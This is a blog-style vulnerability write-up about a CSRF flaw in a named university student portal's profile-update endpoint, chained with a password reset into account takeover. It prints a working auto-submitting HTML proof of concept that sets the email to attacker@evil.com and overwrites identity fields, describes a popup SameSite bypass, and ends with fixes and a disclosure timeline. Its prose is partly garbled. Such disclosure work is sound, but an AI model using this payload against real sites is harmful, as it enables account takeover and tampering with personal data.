
I was browsing on information management site of my university the other day, nims.odoo.com, and I did come across something interesting. It began as an simple recon but turned into a chain of account takeover, all based on one of the lesserknown and frequently ignored vulnerabilities, Cross-Site Request Forgery (CSRF).
I will also take you through what I discovered, how I capitalized on it, and what might have been done to stop that.
What Even Is CSRF?
and a little review before I pass on to the details of the case.
CSRF is an attack in which a malicious site causes your browser to request another site that you are already logged into to perform a request which, because your browser will automatically send your cookies along with each request, the target site does not realize that it was not you who made the request.
Locating the Vulnerable Endpoint.

During the process of testing the student profile update feature, I monitored the request made when a user saves his or her profile. The destination appeared to be the following:
POST /student/profile/update
Host: nims.odoo.com
It was a normal multipart form submission filled with information such as email, mobile number, address, CNIC, guardian information, etc. essentially all the information related to the identity of a student.
Here is what immediately attracted my attention: the request did not have any CSRF token.
The authentication system was limited to the sessionid cookie. That's it. The token, secret, and second factor to confirm the request was made by the legitimate user on the legitimate page are nonexistent.
Development of the Proof of Concept.
After making sure that the endpoint did not implement CSRF protection, I created a basic HTML file that automatically sends a form to the insecure endpoint:
Nothing fancy. The page loads, the script is executed, and the form is automatically submitted, no clicks on the part of the victim.
<html>
  <body>
    <script>history.pushState('', '', '/')</script>
    <form action="https://nims.odoo.com/student/profile/update" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="email" value="attacker@evil.com" />
      <input type="hidden" name="mobile" value="0987654321" />
      <input type="hidden" name="street" value="Injected Address" />

      <input type="hidden" name="emergency_contact" value="" />
      <input type="hidden" name="city" value="" />
      <input type="hidden" name="per_street" value="Injected Address" />
      <input type="hidden" name="per_city" value="" />
      <input type="hidden" name="covid_vac_status" value="no" />
      <input type="hidden" name="date_of_birth" value="2006-01-01" />
      <input type="hidden" name="cnic" value="12345-6789012-3" />
      <input type="hidden" name="father_name" value="Attacker Controlled" />
      <input type="hidden" name="father_guardian_cnic" value="00000-0000000-0" />
      <input type="hidden" name="guardian_name" value="Attacker Controlled" />
      <input type="hidden" name="guardian_cnic" value="00000-0000000-0" />
      <input type="hidden" name="image_1920" value="" />
      <input type="hidden" name="vaccine_certificate" value="" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      // Automatically submit the form without user interaction
      document.forms[0].submit();
    </script>
  </body>
</html>
Going around SameSite Lax (The Tricky Part)
And here they become a little more interesting. In most settings, modern browsers are configured by default to use SameSite=Lax cookies, preventing cross-site POST cookies. But there's a known bypass.

I implemented a popup technique- the rogue site will open a popup, fill in the form in that popup and close it after 500 milliseconds only. The fact that the browser sends along the session cookies does not mean that this is a subframe request but instead a top-level navigation request. The entire affair takes place so quickly that the victim does not notice anything out of the ordinary.
Exploitation: Step by Step
The following is the sequence of the attack:

Step 1: The victim logs into nims.odoo.com and is logged in.
Step 2: The victim is caused to open the malicious page that is hosted by the attacker via social engineering (a phishing email, a suspicious link, or whichever), and so on.
Step 3: The rogue page automatically posts the forged form to /student/profile/update with attacker controlled values — which includes a new email address..
Step 4: The request is gladly processed by the server, as the session cookie is valid. No CSRF token? Nothing wrong, at least to the server.

Raising to Full Account Takeover.
It is bad enough to change the email. But it gets worse.
After inserting the email of the victim into a controlled address by the attacker, the attacker merely sends the Forgot password flow. The link that resets the password appears in the inbox of the attacker. They press it and edit a new password which henceforth belongs to them — totally locked out of the actual user.
Game over. It takes a matter of seconds before full account takeover and very little interaction on the part of the victim.
Why Did This Happen?
It was possible due to a few things:
Lack of CSRF token in the profile update endpoint — the simplest missing control. No SameSite=Strict on session cookies, which is exposed to the popup bypass. No Origin/Referer server validation. Unauthenticated email amendments — the authentication did not require a current password before amending such a sensitive field.
How to Fix It
As a developer, the following is what has to occur:
Use CSRF tokens — create a distinct cryptographically random value per session, and put it in every state-changing form and check it on the server. There is nothing to be rejected that is out of match. SameSetSameSite=Strict on cookies with sessions — this would have eliminated this attacker, in isolation. Check Origin and Referer Headers — reject the request when it is not your domain. Impose a current password check on email or contact modification requests — this reduces the blast radius even in case CSRF manages to get around it.
Timeline
Date Event February 12, 2026 Vulnerability revealed and PoC created February 14, 2026 Report submitted to the platform.
Wrapping Up
Here, a lost token on one end point was sufficient to link to a complete account takeover of possibly all the students and teachers on the site. A lot of sensitive data is at stake.
When performing security research and testing of web applications, never forget to verify your state-changing endpoints on CSRF, and in particular, any that involve email changes, password resets, or personal data. Even the effect itself may be significantly larger than it might appear at first.
Happy hunting.
Found this useful? follow me. All the testing was conducted in an ethical and responsible manner.